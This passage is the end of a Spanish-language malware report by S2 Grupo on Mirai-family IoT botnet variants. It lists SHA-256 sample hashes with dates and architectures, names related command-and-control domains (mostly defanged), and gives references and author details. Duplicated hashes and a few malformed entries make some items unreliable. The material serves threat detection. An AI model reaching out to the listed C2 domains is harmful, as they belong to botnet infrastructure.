20a8991ee7a2c929b3f45c04024e54ff42a77c72afae63da1b1db38785142854		Intel 80386
b0c06afb6cb8ce64a7200d2a485fcff43b01810ba170e14559e59e3d3d0c5847		Intel 80386
f9f4c5c446fa25b29f652b26a0b20daf206ce0754bdb3ec886b70a3422276585	2017/03/19	Intel 80386

Dominios relacionados	cnc.tonguepunhfartbox

Pro

337a757df3d554d1ec93a7739e16a6ff82aaa08099f80a19e47728d43d5e2227	2017/02/09	Intel 80386
9a41470e657e8095f2b92f971bec6db8527c51b98b22bc22c68345f7d951949d	2017/02/08	Intel 80386
3179d6f2d72600500b51f12f1d25adf73f74a6b995d9738b90dc49fe6ac2ce28	2017/02/17	Intel 80386
8cb195752a46a8523db736689ef69e072b947a6a7283c4f785caaeb3b3ff85de	2017/02/10	Intel 80386
60d908dc03a0c510096cdc67462b0ab2903b58fbe7ea3bd2075f8f28883a0c5b		Intel 80386
D7ef535ea196101cc5208d606afc974a29d531adaa5af31f860c24d41e37de23	2017/02/15	ARM
771abf842471428a54203070d34e8950ffd6c0c1157abb01a9b92b02e807175a	2017/02/15	PowerPC
80a1db0461aa5a4652d7db807b1afd23285c980b7d377d87f4ee34ef6c1f8b0c	2017/02/15	PowerPC
62d15b32687c1af79c7f165861bc905e8ca809daaf4833d07a55fd91eca61418	2017/02/28	Intel 80386
5c489dee8d723f32b648691121c9a96dc140dc48233ae581ad07bcf344156632		Intel 80386
80625004032228129e429391673f2c215e45fb7ee45fd703680d483cacc01c01	2017/03/01	Intel 80386

5890ae389a66964c2e8d970f2f2e9f10dbf294d5e02f56849557454f718b09ea		Intel 80386
95a6e47002094e7d02210c93ce96f256e20c585f4a7abd4141954d714a2e17d4		Intel 80386
4441be60c57463095c53dced6e2cfcd380c3a53b7570e466eb1284c8ad4397f7		Intel 80386
b6ace918b2bf77d8538536890809decb4a1d4824198182f51ba06cde0dbfdca2	2017/02/23	Intel 80386
f609bbc2bbd1d811f4dcb0389e5928c92e92f8058a16833d3fa5f48e57bb7cce	2017/02/24	Intel 80386
3568e53458bda0c2dd5365884dee44b692230bc116552f5b5168d4a6937692ca	2017/02/19	Intel 80386
fb36e235dba404d37068a1c11d1e10155d86e737389cd62e7fe5e15f432debee	2017/03/01	Intel 80386
01364790a471e2d25b9966b26e5fc860f411ded5439b16aba0d2eb9b7cbac2fd	2017/02/20	M68K
C7702ba48b113e8cad085376b78ab558f6e46abc1c34f19f1dc26b6951cdbf1e	2017/02/22	ARM
7302b3fee07de9a782393b4e8e4d9aafa8d8a5f925ae73d08b53ddfc21cd42ef	2017/02/18	ARM

Dominios relacionados	brostreet[.]pro
	flapik[.]pro
	thonder.[.]club
	huistone[.]pro

Smithre

3b5cc196da2fa6b2c43e1c0059056af2cf879a2e1ec4781014ffd19569cfd634	2017/03/21	Intel 80386
2e114c07f4644b98260ce755e5c4ba020e95712a05c1d40498766a8a05ffd912		Intel 80386
568b721cdb90eeeae7a2659e2cbd5bee95034895b47789556cfa70eefb132a53	2017/03/11	Intel 80386
3d322e2952b4dab7bf48e28010d24af8a2ba2385a6ed45557d3e73dfde997a2c		Intel 80386
12b09df2c3c19e3491508f1281e8dad14fd39b767e1913308b5f36a26b426efe	2017/03/21	Intel 80386
a34590ae3dc08bf30cbc537dfaa89a48a2692dcd0e83ec5405f14163171fc4ba	2017/04/24	Intel 80386
30fd455b8aacd0e0abee3057735b0616346755f3ce46928314ec30592ed6d5cf	2017/03/20	Intel 80386
8a137cb22cb9825e4b207e525972826f03a0224a0796c8efbc7edd70968cf767		Intel 80386
ac5ac0a84a108787041140df76b72db45008788203f1855521eac5703b7dd8bb		Intel 80386

2537bf7766610f914c942e1d93b9cae2739f0468192f8ac185b762fbe46f5266	2017/03/11	Intel 80386
ac52f5d4035ee1358479fe4cde2a72b9688025952f4418e2e3ba1b9177c12494		Intel 80386
2045c7ff1771e446cd30c383ecc755be563d048df43b07292a224e38f2a7966f		Intel 80386
d7ee29939fb525fa16c731313cd35c5a3e575e5179e3a40f8e897427abad8a48	2017/03/17	Intel 80386
615221ea51970e71079c0828581753b86672ef19559abdaf138dae09ccc41056		Intel 80386
3162d361c341108c8f8c348052ca7bba41c9b16de26d67d9519df11ad26fe110		Intel 80386
56d3f1c3e3940f931534ff81bfc4f6e1773aeca4e450cf2b502de6e5f6d189b2	2017/03/21	Intel 80386
468650b9bef379c69fa0eb93feff8ecd7f66a8f69f3db4bb3deaef581707d06a		Intel 80386
3ae7d802ae7d70f2a963c84e43591170b0221ddd761d685004390f96351e5bf7	2017/04/24	Intel 80386
207a74be62ef9c6cb7b99bc1a0526ab09b73ae52511290ed0d439c5f7177fbfd	2017/04/24	Intel 80386
743e48dbc6385f0931b9150d2c77eee712caeb0bddf96af7f42241984dcabb22	2017/03/12	ARM
123f0b4fc57db050b46e1beab92cd2884e423e1a412f6726a12c02aa89c31aa1	2017/03/11	SPARC
Fb54d8723ca75820c4bd3f44ae156efefe59b13f656e9b3c1e7a63cce11632aa	2017/04/16	SPARC
C5f07a7a0e1545d7a1cef0bc9af2893ed036c98365b91f8cc229cab17c01f12e	2017/03/12	ARM
905761bda4c969bed3d96caad47f4880b2ef95bc011f9c19a52a5d45ecb48e20	2017/04/27	ARM
70eff1694d8fbaf0d51eeeba120311d81db4a02b44c920e4f5fd9f7127fa6720	2017/05/09	SPARC
19af27aa2d90742c3c0b48d65d0bd629647db14c2f41d5c7ca8d0630f26fce1b	2017/04/16	Renesas SH
8aa52a49bf6be1ef679d0f254287ede58290da2cad3d929c58c34e5bc08b6576	2017/03/08	ARM
A46eb94f7899c65eea4f5359dffdcdcf1e5d6266580c4baf0ceb07baedc725e1	2017/03/04	Intel 80386
3b5cc196da2fa6b2c43e1c0059056af2cf879a2e1ec4781014ffd19569cfd634	2017/03/21	Intel 80386
2e114c07f4644b98260ce755e5c4ba020e95712a05c1d40498766a8a05ffd912		Intel 80386
568b721cdb90eeeae7a2659e2cbd5bee95034895b47789556cfa70eefb132a53	2017/03/11	Intel 80386
3d322e2952b4dab7bf48e28010d24af8a2ba2385a6ed45557d3e73dfde997a2c		Intel 80386
12b09df2c3c19e3491508f1281e8dad14fd39b767e1913308b5f36a26b426efe	2017/03/21	Intel 80386
a34590ae3dc08bf30cbc537dfaa89a48a2692dcd0e83ec5405f14163171fc4ba	2017/04/24	Intel 80386

30fd455b8aacd0e0abee3057735b0616346755f3ce46928314ec30592ed6d5cf	2017/03/20	Intel 80386
8a137cb22cb9825e4b207e525972826f03a0224a0796c8efbc7edd70968cf767		Intel 80386
ac5ac0a84a108787041140df76b72db45008788203f1855521eac5703b7dd8bb		Intel 80386
2537bf7766610f914c942e1d93b9cae2739f0468192f8ac185b762fbe46f5266	2017/03/11	Intel 80386
ac52f5d4035ee1358479fe4cde2a72b9688025952f4418e2e3ba1b9177c12494		Intel 80386
2045c7ff1771e446cd30c383ecc755be563d048df43b07292a224e38f2a7966f		Intel 80386

Dominios relacionados	smithre[.]top

Toasterhosting

57c133dd6e20ad7765003ff570a3e2067e33b7256a32702ef2c3ad53f5707915		Intel 80386
a31870d895ed976f18fc5d97b4019fce6a4f45f3425ec34ff1ef9f762fcdd120	2017/04/03	Intel 80386
f33c1a91cadc8090e42627a88acf0f0abf33ffc0b9710f81d2ee7f10e683c776	2017/04/02	Intel 80386
e5c0aa1f28db4925017905da3ce53663b1c75bdbc568bd9513cedb9ce73c184c	2017/04/24	Intel 80386
6e795ab7cb87c17940c830162d70ede1c301314c694bf0c4567a4e305253acff	2017/04/24	Intel 80386
2586f3a20dd7776bf430a7c2983a28f1ce6d08629af9508c74634a56b0b42bfa	2017/04/03	Intel 80386
bac96ab708a28dec3214ad161089f179d136d90972fc8ad581507196361f612d		Intel 80386
468f340a8c0c4c895be13d163a9852ec4320142fcb621afb3765038464459ce4	2017/03/27	Intel 80386
d862d08ef237e05afe782739e11faab70cc124527fa05134b0615311b59c12f3		Intel 80386
468f340a8c0c4c895be13d163a9852ec4320142fcb621afb3765038464459ce4	2017/03/27	Intel 80386
2e3e34eaa2ba75d1b812459f9064c9a2f51af932011c3d66286285ecbce50150		Intel 80386
a31870d895ed976f18fc5d97b4019fce6a4f45f3425ec34ff1ef9f762fcdd120	2017/04/03	Intel 80386
f33c1a91cadc8090e42627a88acf0f0abf33ffc0b9710f81d2ee7f10e683c776	2017/04/02	Intel 80386
a8925329ac08db377f14de034ca71a39dbfdec0d08b1d79e7b6758322e7b209e	2017/04/24	Intel 80386
e5c0aa1f28db4925017905da3ce53663b1c75bdbc568bd9513cedb9ce73c184c	2017/04/24	Intel 80386

6e795ab7cb87c17940c830162d70ede1c301314c694bf0c4567a4e305253acff	2017/04/24	Intel 80386
2586f3a20dd7776bf430a7c2983a28f1ce6d08629af9508c74634a56b0b42bfa	2017/04/03	Intel 80386
bac96ab708a28dec3214ad161089f179d136d90972fc8ad581507196361f612d		Intel 80386
468f340a8c0c4c895be13d163a9852ec4320142fcb621afb3765038464459ce4	2017/03/27	Intel 80386
d862d08ef237e05afe782739e11faab70cc124527fa05134b0615311b59c12f3		Intel 80386

Dominios relacionados	new.toasterhostingcool[.]stream
	info.toasterhostingcool[.]stream

6. REFERENCIAS

http://securityaffairs.co/wordpress/51640/cyber-crime/tbps-ddos-attack.html

https://www.theguardian.com/technology/2016/oct/26/ddos-attack-dyn-mirai-botnet

https://hydrasky.com/network-security/upnp-universal-plug-and-play-vulnerabilities/

https://www.pwnieexpress.com/blog/mirai-botnet-part-3

https://vms.drweb-av.es/virus/?_is=1&i=8666208

http://blog.malwaremustdie.org/2016/08/mmd-0056-2016-linuxmirai-just.html

https://www.incapsula.com/blog/malware-analysis-mirai-ddos-botnet.html

https://krebsonsecurity.com/2016/10/source-code-for-iot-botnet-mirai-released/

https://www.theguardian.com/technology/2016/oct/26/ddos-attack-dyn-mirai-botnet

https://www.theguardian.com/technology/2016/nov/03/cyberattack-internet-liberia-ddos-hack-botnet

https://www.scmagazine.com/analysts-mixed-on-reason-for-liberia-mirai-attack/article/570970/

https://twitter.com/MiraiAttacks/status/793877336911380480

https://krebsonsecurity.com/2016/11/new-mirai-worm-knocks-900k-germans-offline/

https://www.enisa.europa.eu/publications/info-notes/mirai-malware-attacks-home-routers

https://motherboard.vice.com/en_us/article/53q7wz/police-have-arrested-a-suspect-in-a-massive-internet-of-things-attack

https://www.bitdefender.com/box/blog/iot-news/hacker-behind-deutsche-telekom-mirai-infection-pleads-guilty/

https://motherboard.vice.com/en_us/article/nz7q77/feds-accuse-two-19-year-olds-of-hacking-for-lizard-squad-and-poodlecorp

http://blog.trendmicro.com/trendlabs-security-intelligence/persirai-new-internet-things-iot-botnet-targets-ip-cameras/es/library/windows/desktop/ms682437%28v=vs.85%29.aspx

7. AUTOR

- **Joan Soriano**
- **Laboratorio de Malware (malware@s2grupo.es)**

MADRID	BARCELONA	VALENCIA	BOGOTÁ	MÉXICO D.F.
Velázquez 150, 2ª planta, 28002 T.(+34) 902 882 992	Llull, 321 (Edifici Cinc) 08019 T.(+34) 902 882 992	Ramiro de Maeztu 7, 46022 T.(+34) 902 882 992	Carrera 11 Nº 93A - 53, Of. 401 T.(+57 1) 74 5 74 39	44-7, México D.F. 06600 T.(+52) 55 2128 0681

info@s2grupo.es
www.s2grupo.es
www.securityartwork.es